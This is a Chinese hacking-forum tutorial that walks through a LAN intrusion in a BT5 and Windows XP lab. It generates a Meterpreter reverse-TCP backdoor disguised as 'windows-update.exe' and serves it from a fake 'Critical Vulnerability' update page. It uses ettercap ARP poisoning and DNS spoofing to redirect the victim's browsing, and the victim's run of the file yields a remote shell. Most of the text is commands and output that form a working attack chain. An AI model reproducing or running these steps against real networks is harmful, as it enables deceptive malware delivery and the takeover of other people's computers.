

作品：msf 内网渗透

作者：rookit'

来自：法客论坛 - F4ckTeam

网址：<http://team.f4ck.net/>

内网渗透

环境部署：BT5+WindowsXpSp2

BT:

```
root@bt:~# ifconfig
eth0      link encap:以太网  硬件地址 00:0c:29:15:55:06
          inet 地址:192.168.137.165 广播:192.168.137.255 掩码:255.255.255.0
          inet6 地址: fe80::20c:29ff:fe15:5506/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  跃点数:1
          接收数据包:8258 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:140277 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:1000
          接收字节:2682711 (2.6 MB)  发送字节:8358506 (8.3 MB)
          中断:19 基本地址:0x2000
```

XP:

```
rookit
ipconfig

Windows IP Configuration

Ethernet adapter 本地连接:


    Connection-specific DNS Suffix  . : 
    IP Address. . . . .               : 192.168.137.5
    Subnet Mask . . . . .             : 255.255.255.0
    Default Gateway . . . . .         : 192.168.137.1
```

所需工具：msf & ettercap & apacheServer

下面开始：

首先用 msfpayload 生成一个有效的 WIN 可执行后门程序


```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.137.165 X >
/var/www/windows-update.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 290
Options: {"LHOST"=>"192.168.137.165"}
```




```
index.html x
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/
xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<title>Download Update</title>
</head>

<body>
<p align="center" class="style2"><u>Critical Vulnerability</u> in Windows xp, vista and 7. <br
\ />
Download and installation of upgrade required.</p>
<p align="center" class="style2"><a href="/">
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" codebase="http://
download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=5,0,0,0" width="100"
height="22">
<param name="BGCOLOR" value="" />
<param name="movie" value="button1.swf" />
<param name="quality" value="high" />
<embed src="button1.swf" quality="high" pluginspage="http://www.macromedia.com/shockwave/
download/index.cgi?P1_Prod_Version=ShockwaveFlash" type="application/x-shockwave-flash"
width="100" height="22" ></embed>
</object>
```

然后 apache start



然后 msf 监听端口




```

msf exploit(handler) > set LHOST 192.168.137.165
LHOST => 192.168.137.165
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.137.165  yes       The listen address

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process  yes       Exit technique: seh, thread, process, none
  LHOST     192.168.137.165  yes       The listen address
  LPORT     4444         yes       The listen port

```

```

msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.137.165:4444
[*] Starting the payload handler...

```

然后用 ettercap dns 欺骗 和 ARP 毒化

```

root@bt:~# ettercap -Iq1 eth0 -M arp // // -P dns_spoof
ettercap 0.7.4.1 copyright 2001-2011 ALor & NaGA

Listening on eth0... (Ethernet)

eth0 ->          00:0C:29:15:55:06    192.168.137.165    255.255.255.0

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to UID 65534 GID 65534...


 28 plugins
 40 protocol dissectors
 55 ports monitored
7587 mac vendor fingerprint
1766 tcp OS fingerprint
2183 known services

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |=====| 100.00 %


2 hosts added to the hosts list...

```


然后就是被攻击的机器打开任何网页就是：



然后我们点击下载：



然后就是执行：



然后就是 XX00 了


```
BT5R2-GNOME-32 x Windows XP Professional x
应用程序 位置 系统
root@bt: ~
文件(F) 编辑(E) 查看(V) 终端(T) 帮助(H)
1728 1564 vmtoolsd.exe x86 0 90SEC-299CC9204\Administrator C:\Program File
s\VMware\VMware Tools\vmtoolsd.exe
1736 1564 ctfdmon.exe x86 0 90SEC-299CC9204\Administrator C:\WINDOWS\syst
em32\ctfdmon.exe

meterpreter > shell
Process 3730 created.
Channel 1 created.
Microsoft Windows XP [0505 5.1.2600]
(C) 00050000 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\0000>cd \
cd \

C:\>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter 00000000:

Connection-specific DNS Suffix . :
IP Address. . . . . : 192.168.137.5
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.137.1

C:\>
```

小菜文章大牛勿喷:

欢迎交流:

QQ: root@90sec. tk